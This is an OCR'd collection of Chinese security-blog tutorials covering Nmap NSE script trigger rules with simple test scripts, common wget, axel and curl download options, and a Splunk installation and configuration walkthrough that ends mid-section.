
Prerule

Prerule() 用于在 Nmap 没有执行扫描之前触发脚本执行，这类脚本脚本并不需要用到任何 Nmap 扫描的结果；

测试代码：

```
local nmap = require "nmap"

description = [[
this is test script
]]

author = "myh0st"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"default", "discovery", "safe"}

prerule = function()
  return true
end

action = function(host, port)
  return "this is test"
end
```


扫描结果如下：




Hostrule

Hostrule() 用在 Nmap 执行完毕主机发现后触发的脚本，根据主机发现的结果来触发该类脚本

测试代码：

```
local nmap = require "nmap"

description = [[
this is test script
]]

author = "myh0st"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"default", "discovery", "safe"}

hostrule = function()
  return true
end

action = function(host, port)
  return "this is test"
end
```


扫描结果:




Portrule

Portrule 用于 Nmap 执行端口扫描或版本侦测时触发的脚本,例如检测到 80 端口，获取网页的 title

测试代码:

```
local http = require "http"
local string = require "string"
local shortport = require "shortport"

description = [[
this is test script
]]

author = "myh0st"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"default", "discovery", "safe"}

portrule = shortport.http

action = function(host, port)
  local resp, redirect_url, title
  resp = http.get( host, port, "/" )
  title = string.match(resp.body, "<[Tt][Ii][Tt][Ll][Ee][^>]*>([^<]*)</[Tt][Ii][Tt][Ll][Ee]>")
  return title
end
```


扫描结果：




Postrule

Postrule 用于 Nmap 执行完毕所有扫描后，通常用于扫描结果的数据提取和整理。

测试代码：

```
local http = require "http"
local string = require "string"
local shortport = require "shortport"

description = [[
this is test script
]]

author = "myh0st"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"default", "discovery", "safe"}

postrule = function()
  return true
end

action = function(host, port)
  return "this is test"
end
```


扫描结果:



其他基础

以上内容大概介绍了 nmap 在不同阶段触发脚本的情况，剩下就需要有一定的 lua 脚本编写基础，以及熟悉 nmap 自带的所有库文件，这样才能快速的编写适合自己的脚本。

参考资料:

https://nmap.org/nsedoc/

nmap 自带脚本

总结

平时我们在渗透测试中，遇到特定的条件，需要批量扫描的时候，自己实现一个符合自己条件的 nse 脚本，让我们可以在渗透测试中事半功倍，nmap 自带了很多的脚本，基本覆盖了大多数的情况，在写自己的脚本的时候可以参考别人写好的，让我们能够更快的开发出符合条件的脚本。

linux 常用下载工具

原创： myh0st 信安之路 2017-07-01

重点介绍一下 wget

这个工具是在 linux 下最常用的下载的工具，支持多种条件的下载。

普通下载

```
wget http://example.com/file.iso
```

指定保存文件名

```
wget --output-document=myname.iso http://example.com/file.iso
```

保存到指定目录

```
wget --directory-prefix=folder/subfolder http://example.com/file.iso
```

大文件断点续传

```
wget --continue http://example.com/big.file.iso
```

下载最新版本

```
wget --continue --timestamping http://wordpress.org/latest.zip
```

下载指定文件中的 url 列表

```
wget --input list-of-file-urls.txt
```

下载指定数字列表的多个文件

```
wget http://example.com/images/{1..20}.jpg
```

下载 web 页面的所有资源

wget - -page-requisites - -span-hosts - -convert-links - -adjust-extension http://example.com/dir/file

下载整个网站

下载所有 lian 接的页面和文件

wget - -execute robots=off - -recursive - -no-parent - -continue - -no-clobber http://example.com/

下载指定后缀的文件

wget - -level=1 - -recursive - -no-parent - -accept mp3,MP3 http://example.com/mp3/

下载指定目录的所有图片

wget - -directory-prefix=files/pictures - -no-directories - -recursive - -no-clobber - -accept jpg,gif,png,jpeghttp://example.com/images/

下载多个域名下的 pdf 文件

wget - -mirror - -domains=abc.com,files.abc.com,docs.abc.com - -accept=pdf http://abc.com/

排除指定目录下载

wget - -recursive - -no-clobber - -no-parent - -exclude-directories /forums,/support http://example.com

绕过限制下载

指定 user-agent

wget - -refer=http://google.com - -user-agent="Mozilla/5.0 Firefox/4.0.1" http://baidu.com

指定用户名密码

wget - -http-user=labnol - -http-password=hello123 http://example.com/secret/file.zip

post 帐号密码并保存 cookie

wget - -cookies=on - -save-cookies cookies.txt - -keep-session-cookies - -post-data 'user=labnol&password=123'http://example.com/login.php

使用 cookie 下载文件

wget - -cookies=on - -load-cookies cookies.txt - -keep-session-cookies http://example.com/paywall

Axel

这个工具作为一个多线程的下载工具，对于大文件下载来说是非常好用的。

指定下载的线程数

axel.exe -n 30 http://www.test.com/bigfile.zip

切换下载显示模式

axel.exe -a http://www.test.com/bigfile.zip

默认满屏幕都是结果，使用-a 参数后输出类似于 wget

参数解释

```
root@ttlsa # axel -h
Usage: axel [options] url1 [url2] [url...]

--max-speed=x           -s x    最大速度（字节/秒）
--num-connections=x     -n x    最大连接数
--output=f              -o f    指定文件名
--search[=x]            -S [x]  Search for mirrors and download from x servers
--header=x              -H x    添加header
--user-agent=x          -U x    设置用户代理
--no-proxy              -N      不使用任何代理
--quiet                 -q      Leave stdout alone
--verbose               -v      显示更多状态信息
--alternate             -a      显示简单进度条
--help                  -h      帮助
--version               -V      版本信息
```

curl

这个作为一个强大的命令行版的浏览网页的工具，在下载文件这个功能上没有以上两个工具专业，他的强大之处需要去使用了才知道。

直接显示内容

curl http://www.test.com/test.txt

指定保存的名字

curl -o test.html http://www.test.com/test.txt

不指定自动保存为原文件的名字

curl -O http://www.test.com/test.txt

总结

这几个工具在 linux 下常用的工具，也有 Windows 版的，可以安装预感 cygwin，然后从里面提取出来在 Windows 下使用。

Splunk 学习与实践

原创： Eleven 信安之路 2017-07-18

1、 Splunk 公司与产品

美国 Splunk 公司，成立于 2004 年，2012 年纳斯达克上市，第一家大数据上市公司，荣获众多奖项和殊荣。总部位于美国旧金山，伦敦为国际总部，香港设有亚太支持中心，上海设有海外第一个研发中心。

产品：Splunk Enterprise【企业版】、Splunk Free【免费版】、Splunk Cloud、Splunk Hunk【大数据分析平台】、Splunk Apps【基于企业版的插件】等。企业版按索引的数据量收费，免费版每天最大数据索引量 500MB，可使用绝大多数企业版功能。

2、 Splunk 能够做什么

让所有人均可访问机器数据、让机器数据对所有人有用并具有价值！Splunk 是机器数据的引擎，使用 Splunk 可收集、索引和利用所有应用程序、服务器和设备生成的快速移动型计算机数据。使用 Splunk 处理计算机数据，可让您在几分钟内解决问题和调查安全事件；使用 Splunk 可以监视您的端对端基础结构，避免服务性能降低或中断；以较低成本满足合规性要求；关联并分析跨越多个系统的复杂事件，获取新层次的运营可见性以及 IT 和业务智能。


每个环境都有独特的机器数据空间，以下是一些示例：

数据类型	位置	可以做什么
应用日志	本地日志文件、log4j、log4net、Weblogic、WebSphere、JBoss、.NET、PHP	用户活动、欺诈检测、应用性能
业务流程日志	业务流程管理日志	跨渠道客户活动、购买、帐户变更以及问题报表
呼叫详	呼叫详细信息记录 (CDR)、计	计费、收入保证、客户

细信息记录	费数据记录、事件数据记录均由电信和网络交换机所记录。	保证、合作伙伴结算，营销智能
点击流数据	Web 服务器、路由器、代理服务器和广告服务器	可用性分析、数字市场营销和一般调查
配置文件	系统配置文件	如何设置基础设施、调试故障、后门攻击、"定时炸弹"病毒
数据库审计日志	数据库日志文件、审计表	如何根据时间修改数据库数据以及如何确定修改人
文件系统审计日志	敏感数据存储在共享文件系统中	监测并审计敏感数据读取权限
管理并记录 API	通过 OPSEC Log Export API (OPSEC LEA) 和其他 VMware 和 Citrix 供应商特定 API 的 Checkpoint 防火墙	管理数据和日志事件
消息队列	JMS 、RabbitMQ 和 AquaLogic	调试复杂应用中的问题，并作为记录应用架构基础
操作系统度量、状态和诊断命令	通过命令行实用程序（例如 Unix 和 Linux 上的 ps 与 iostat 以及 Windows 上的性能监视器）显示的 CPU、内存利用率和状态信息	故障排除、分析趋势以发现潜在问题并调查安全事件
数据包/流量数据	tcpdump 和 tcpflow 可生成 pcap 或流量数据以及其他有	性能降级、超时、瓶颈或可疑活动可表明网络被

	用的数据包级和会话级信息	入侵或者受到远程攻击
SCADA 数据	监视控制与数据采集 (SCADA)	识别 SCADA 基础结构中的趋势、模式和异常情况，并用于实现客户价值
传感器数据	传感器设备可以根据监测环境条件生成数据，例如气温、声音、压力、功率以及水位	水位监测、机器健康状态监测和智能家居监测
Syslog	路由器、交换机和网络设备上的 Syslog	故障排除、分析、安全审计
Web 访问日志	Web 访问日志会报告 Web 服务器处理的每个请求	Web 市场营销分析报表
Web 代理日志	Web 代理记录用户通过代理发出的每个 Web 请求	监测并调查服务条款以及数据泄露事件
Windows 事件	Windows 应用、安全和系统事件日志	使用业务关键应用、安全信息和使用模式检测问题。
线上数据	DNS 查找和记录，协议级信息，包括标头、内容以及流记录	主动监测应用性能和可用性、最终客户体验、事件调查、网络、威胁检测、监控和合规性

3、 Splunk 架构与组件



架构最下层：Splunk 通过监控文件和目录、监控网络端口、运行脚本的方式获取数据。

Data Routing Cloningand and Load Balancing:数据复制与负载均衡，

Index：顾名思义，它跟索引有关，实际上他不仅仅负责为数据建立索引，还负责响应查找索引数据的用户请求，还有读取数据和负责查找管理工作。虽然 indexer 可以在查找它本身的数据，但是，在多 indexer 的集群中，可以通过叫“search head”的组件来整合多个 indexer，对外提供统一的查询管理和服务。

Search:专用的搜索语言，原始事件搜索、报表生成搜索，并可在搜索中自动学习“知识”，用户也可以自定义知识，从而使搜索越来越智能。

最上面两层：各类报表、告警，以命令行窗口，web 图形界面接口和其他接口。

Splunk 的几个重要组件：

索引器：索引器是用于为数据创建索引的 Splunk Enterprise 实例。索引器将原始数据转换为事件并将事件存储至索引(Index)中。索引器还搜索索引数据，以响应搜索请求。

搜索头：在分布式搜索环境中，搜索头是处理搜索管理功能、指引搜索请求至一组搜索节点，然后将结果合并返回至用户的 Splunk Enterprise 实例。如果该实例仅搜索不索引，通常被称为专用搜索头。


搜索节点：在分布式搜索环境中，搜索节点是建立索引并完成源自搜索头搜索请求的 Splunk Enterprise 实例。

转发器：转发器是将数据转发至另一个 Splunk Enterprise 实例（索引器或另一个转发器）或至第三方系统的 Splunk Enterprise 实例。

接收器：接收器是经配置从转发器接收数据的 Splunk Enterprise 实例。接收器为索引器或另一个转发器。

应用：应用是配置、知识对象和客户设计的视图和仪表板的集合，扩展 Splunk Enterprise 环境以适应 Unix 或 Windows 系统管理员、网络安全专家、网站经理、业务分析师等组织团队的特定需求。单个 Splunk Enterprise 安装可以同时运行多个应用。

4、 Splunk 分布式部署



如果系统平台比较大，产生的数据量比较大，那么可以不断扩展 splunk 集群，splunk 具备这种扩展能力。用户可以部署任意多个 forwarder，用来转发刚刚产生的原始数据。Indexer 也可以部署成为一个集群，统一下层提供接收原始数据、建立索引的服务，对上层提供搜索的服务。用户还可以部署多台用于搜索的 Search Header。所以，用户可以根据自己平台的实际工作量来部署自己的 splunck 集群大小。

5、 Splunk 的安装

Splunk 支持在各类操作系统上安装，下面以 Linux 系统安装为例：


1、上传 splunk 安装包 splunk-6.4.2-00f5bb3fa822-Linux-x86_64.tgz 至/opt 目录。

2、解压安装压缩包

tar –zxvf splunk-6.4.2-00f5bb3fa822-Linux-x86_64.tgz //解压, 解压异常请注意文件上传是否正确。


3、进入 splunk 命令文件夹（bin）

cd /opt/splunk/bin //进入 splunk bin 目录



4、检查 splunk 状态

./splunk status //检查 splunk 状态是否正常，第一次会弹出 license 告知，按提示点击确定



5、启动 splunk

./splunk start //启动 splunk


```
[root@localhost bin]# ./splunk start

Splunk> Now with more code!

Checking prerequisites...
        Checking http port [8000]: open
        Checking mgmt port [8089]: open
        Checking appserver port [127.0.0.1:8065]: open
        Checking kvstore port [8191]: open
        Checking configuration...  Done.
                Creating: /opt/splunk/var/lib/splunk
                Creating: /opt/splunk/var/run/splunk
                Creating: /opt/splunk/var/run/splunk/appserver/i1
                Creating: /opt/splunk/var/run/splunk/appserver/mo
                Creating: /opt/splunk/var/run/splunk/upload
                Creating: /opt/splunk/var/spool/splunk
                Creating: /opt/splunk/var/spool/dirmoncache
                Creating: /opt/splunk/var/lib/splunk/authDb
                Creating: /opt/splunk/var/lib/splunk/hashDb
        Checking critical directories...        Done
        Checking indexes...
                Validated: _audit _internal _introspection _thefi
        Done
New certs have been generated in '/opt/splunk/etc/auth'.
        Checking filesystem compatibility...  Done
```

./splunk　status　//检查启动状态

```
[root@localhost bin]# ./splunk status
splunkd is running (PID: 2470).
splunk helpers are running (PIDs: 2471 2480 2545 25
[root@localhost bin]#
```

6、Splunk 默认 web 登陆端口是 8000，在浏览器中 http://ip:8000 ，可第一次登陆，如果无法登陆请检查本机防火墙。

默认用户名：admin，密码：changeme，第一次登陆成功后要求重置密码。



7、设置 splunk 开机启动

./splunk enable boot-start

```
[root@localhost bin]# ./splunk enable boot-start
Init script installed at /etc/init.d/splunk.
Init script is not configured to run at boo
[root@localhost bin]#
```

8、查看 splunk 进程信息

ps -f | grep splunk

```
[root@localhost bin]# ps -f | grep splunk
root       2958   2341  0 10:43 pts/0    00:00:00 grep --color=aut
[root@localhost bin]#
```

6、 Splunk 卸载

1、进入 splunk 文件夹

cd /opt/splunk/bin

2、检查 splunk 状态

./splunk status

3、关闭 splunk 服务

./splunk stop

```
[root@localhost bin]# ./splunk stop
Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.
.. [  确定  ]
Stopping splunk helpers...
 [  确定  ]
Done.
```


4、删除 splunk 安装目录

rm –rf /opt/splunk

7、Splunk 基本配置

所有的设置基本上都可以通过 Web 页面和 splunk CLI 命令两种方式。

1、Web 页面：

可修改 splunk 主机名、管理端口、web 登陆端口，修改后需重启 splunk 生效。

2、CLI 命令

./splunk start　//启动

./splunk stop　//关闭

./splunk restart　//重启

./splunk status　//查看状态

./splunk version　//查看版本

./splunk show splunkd-port　//查看管理端口

```
[root@localhost bin]# ./splunk show splunkd-port
Your session is invalid.  Please login.
Splunk username: admin
Password:
Splunkd port: 8089
[root@localhost bin]#
```


./splunk show web-port　//查看 web 登陆管理端口

```
[root@localhost bin]# ./splunk show web-port
Web port: 8080
[root@localhost bin]#
```

./splunk set web-port 80 //修改 web 登陆管理端口为 80

```
[root@localhost bin]# ./splunk show web-port
Web port: 80
[root@localhost bin]#
```

./splunk set servername //新的服务器名称 //设置服务器名称

./splunk set default-hostname 新的主机名称 //设置默认主机名称

./splunk enable web-ssl //启用 SSL

./splunk disable web-ssl //关闭 SSL

./splunk edit user admin –password 'newpassword' –authadmin:oldpassword //修改用户密码

./splunk add user //新增用户

./splunk add user 新的用户名 -password '新用户密码' -full-name '设置它的全名' –role User(这个是角色)

```
[root@localhost bin]# ./splunk add user zhangsan -password '123456' -role user
User added.
[root@localhost bin]#
```

./splunk list user //列出用户

```
[root@localhost bin]# ./splunk list user
username:                admin
full-name:               Administrator
role:                    admin
```

./splunk remove user //删除用户

```
[root@localhost bin]# ./splunk remove user zhangsan
User removed.
[root@localhost bin]#
```

8、 简单应用实例——手工添加数据

1、 点击 Splunk 首页——添加数据——上载

2、 选择要上传的文件，按提示点击确定

3、 上传完成后，splunk 会自动生成字段，也可以按需要根据“正则表达式”或“分隔符”自己提取字段


4、 可以根据需要进行各类搜索、计算，如何搜索需要学习 splunk 的 SPL 搜索语言，推荐阅读《Splunk 实践指南_》

9、 简单应用实例——监控 splunk 本地的数据

1、点击 splunk 首页——添加数据——监视——文件和目录

2、选择“浏览”，添加需要监控的本地目录，索引、目录都可以先选择默认，在稍后在做具体解释。

3、添加完成后，实时监视文件变化，也可以进行搜索了。



10、 简单应用实例——监控远程服务器数据

可以通过 syslog 或 splunk 通用转发器，把远程服务器的数据传到 splunk 服务器进行监视，下面重点介绍 splunk 通用转发器的使用。

（一）、splunkforwarder 安装与配置

1、 在需要收集日志的服务器上安装 splunkforwarder

2、 切换至 splunkforwarder 的可执行目录（bin）,启用转发器

./splunk start //根据提醒点确定

3、 查看通用转发器的端口(默认用户名：admin、密码：changeme)

./splunk show splunkd-port

```
[root@localhost bin]# ./splunk show splunkd-port
Splunk username: admin
Password:
Login failed
[root@localhost bin]# ./splunk show splunkd-port
Splunk username: admin
Password:
Splunkd port: 8089
```

4、 修改通用转发器的密码

/splunk edit user admin -password '新密码' -role admin -auth admin:changeme

```
[root@localhost bin]# ./splunk edit user admin -password '[redacted]' -role adm
in -auth admin:changeme
User admin edited.
```

（二）、下面我们将远程服务器的 /var/log/audit/发给 splunk

1、先到 splunk 上为这个实例创建一个索引，使用默认索引也可以，但建议为主要应用创建各自的索引

通过命令创建索引（也可以通过 web 页面创建）

./splunk add index linux_audit

```
[root@localhost bin]# ./splunk add index linux_audit
Index "linux_audit" added.
```

2、在 splunkforwarder 服务器上添加一个监控项

./splunk add monitor /var/log/audit – index linux_audit

```
